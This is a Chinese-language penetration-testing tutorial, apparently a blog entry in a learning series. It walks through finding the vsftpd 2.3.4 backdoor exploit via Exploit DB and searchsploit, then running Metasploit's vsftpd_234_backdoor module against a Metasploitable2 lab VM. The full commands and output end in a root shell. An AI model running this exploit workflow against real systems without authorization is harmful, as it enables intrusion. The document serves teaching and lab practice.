
延續 Day 6 的主題我們使用了 Nmap 來獲取目標主機使用的服務,從這些資訊我們就可以來尋找這些服務的弱點及漏洞,例如說我們可以針對 FTP 的版本來做檢索,來找看看這個版本中相關的漏洞利用的資源。下面就從怎麼檢索開始。
最直接的方法就是直接搜尋
![[Pasted image 20260916230801.png]]
第二種方法我們也可以透過幾個紀錄公開漏洞利用的網站來做搜尋,像是 Exploit DB . Rapid7 DB . Vulnerability Lab 這幾個網站,我這次就只單獨介紹 Exploit DB。
Exploit DB 是一個收錄了公開漏洞利用資源的網站,可以用兩種方法來做搜尋,分別為在 Exploit DB 官網 做搜尋和用 CLI 形式的 Exploit DB 也就是 searchsploit 這個工具。

我下面來做一個簡單的演示。
假設我們今天找到了目標的 FTP 服務版本為 vsftpd 2.3.4 。
我們就可以直接搜尋。
這兩個漏洞利用的文件主要是差在作者的不同,這邊我們先點進去第二個後綴帶有 ( Metasploit ) 的來看看 ( 後面再來提為什麼選 Metasploit )。
進去會到類似這樣的頁面有一些資訊,例如 : 在 Exploit DB 的漏洞 ID . CVE 編號 . 作者 . 漏洞利用的類型 等等 ,這邊我們把重點放在 CVE 編號,CVE 編號可以幫助我們找到更多關於這個漏洞的細節或者大家賦現這個漏洞的方法。
searchsploitsearchsploit 是 Exploit DB 的 CLI版本的搜尋工具search+ 要搜尋的內容,基本上跟上面是一樣的searchsploit vsftpd 2.3.4
------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
------------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
找到對應版本可以利用的漏洞了接下來可以怎麼實作 ?
這時我們就可以來使用一個滲透測試的平台,來做漏洞的利用來載入攻擊載荷 ( payload ) 到目標上來做到權限取得 . 上傳/下載檔案 . 反向連線等等的動作,這個平台/框架叫做 Metasploit Framework,這邊可以注意到 Metasploit 這個詞是不是有點熟悉,上面在找漏洞利用的資源中就有看到有一個漏洞利用的腳本來源是 Metasploit, Metasploit 是專門研究漏洞利用的專案,而它的一個子專案就是 Metasploit Framework 裡面包含了很多 Metasploit 的漏洞利用腳本。
msfconsolemsfconsole 可以調用 Metasploit Framework 下的各個模組,共有這五大模組 Exploit . Payload . Auxiliary . Post . Encoders ,這次我們實作演練只會用到 Exploit 模組其他就稍微簡單帶過。
msfconsole 的基本使用流程要開始做漏洞利用勢必要有前面獲得資訊來做支撐,不然也不知道該從什麼洞下手。
這邊我利用前面介紹過的 metasploitable2 中的 FTP vsftpd 2.3.4 版本來做漏洞利用實作。
msfconsolesudo /etc/init.d/postgresql start
sudo msfdb init
msfconsole
msfconsole
search vsftpd 2.3.4
msf > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
use exploit/unix/ftp/vsftpd_234_backdoor
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
show info
這個指令可以帶出這個漏洞利用的詳細資料,像是一些敘述或者是執行這個程式必須要有的選項
msf exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.meta
                                     sploit.com/docs/using-metasploit/basics/u
                                     sing-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the	VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2011-2523
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.meta
                                     sploit.com/docs/using-metasploit/basics/u
                                     sing-metasploit.html
  RPORT   21               yes       The target port (TCP)
設定目標的 IP 位址
set RHOST 192.168.31.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.31.131
RHOST => 192.168.31.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.31.131   yes       The target host(s), see https://docs.meta
                                     sploit.com/docs/using-metasploit/basics/u
                                     sing-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the	VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2011-2523
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.
run
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.31.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.31.131:21 - USER: 331 Please specify the password.
[+] 192.168.31.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.31.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.31.129:32825 -> 192.168.31.131:6200) at 2026-09-18 10:59:48 -0400
可以看到 Backdoor service has been spawned 代表已經成功植入後門,權限為 UID: uid=0(root) gid=0(root),反向連線也建立成功 Command shell session 2 opened (192.168.31.129:32825 -> 192.168.31.131:6200) 從目標的 32825 Port 到我這台的 6200 Port ,接著就可以試著執行看看 command。
whoami 跟 id 來檢查權限。whoami
root
id
uid=0(root) gid=0(root)
到這邊測試就告一個段落了,我們成功取得 root 權限了 !!
Metasploit Framework 與 Metasploit 的差異
Metasploit 是一個旨在提供安全漏洞資訊電腦安全專案,可以協助安全工程師進行滲透測試(penetration testing)。
Metasploit Framework 則是 Metasploit 專案最為知名的子專案,這是一個用於開發和執行針對遠端目標機器的漏洞利用程式碼的工具。
metasploitable2
Rapid7 ( 目前 Metasploit 所屬公司 ) 專門開發並維護的一個故意留有大量漏洞的 Linux 虛擬機。
簡單整理一下,我們今天從搜尋漏洞利用的資源到實際實作漏洞利用,重點環繞在漏洞利用這件事,看起來好像很簡單,但實際上每個漏洞利用不一定都像這個漏洞一樣這麼簡單無腦,而找到漏洞也要建立在前面有做偵查的基礎上,沒有前面的偵查我們也不會知道有這個漏洞可以利用。
這次我們總算做到真正意義上的攻擊了,不知道有沒有初學的人也可以一步一步做到這裡的,應該是目前為止做起來最有成就感的實作,這個 root 權限應該也是不少新手第一個拿到的 root ( 包含我 ) ,希望透過這個實作可以讓大家獲得一點點的成就感能夠堅持繼續在滲透測試這個領域繼續走下去。


 iThome鐵人賽
 看影片追技術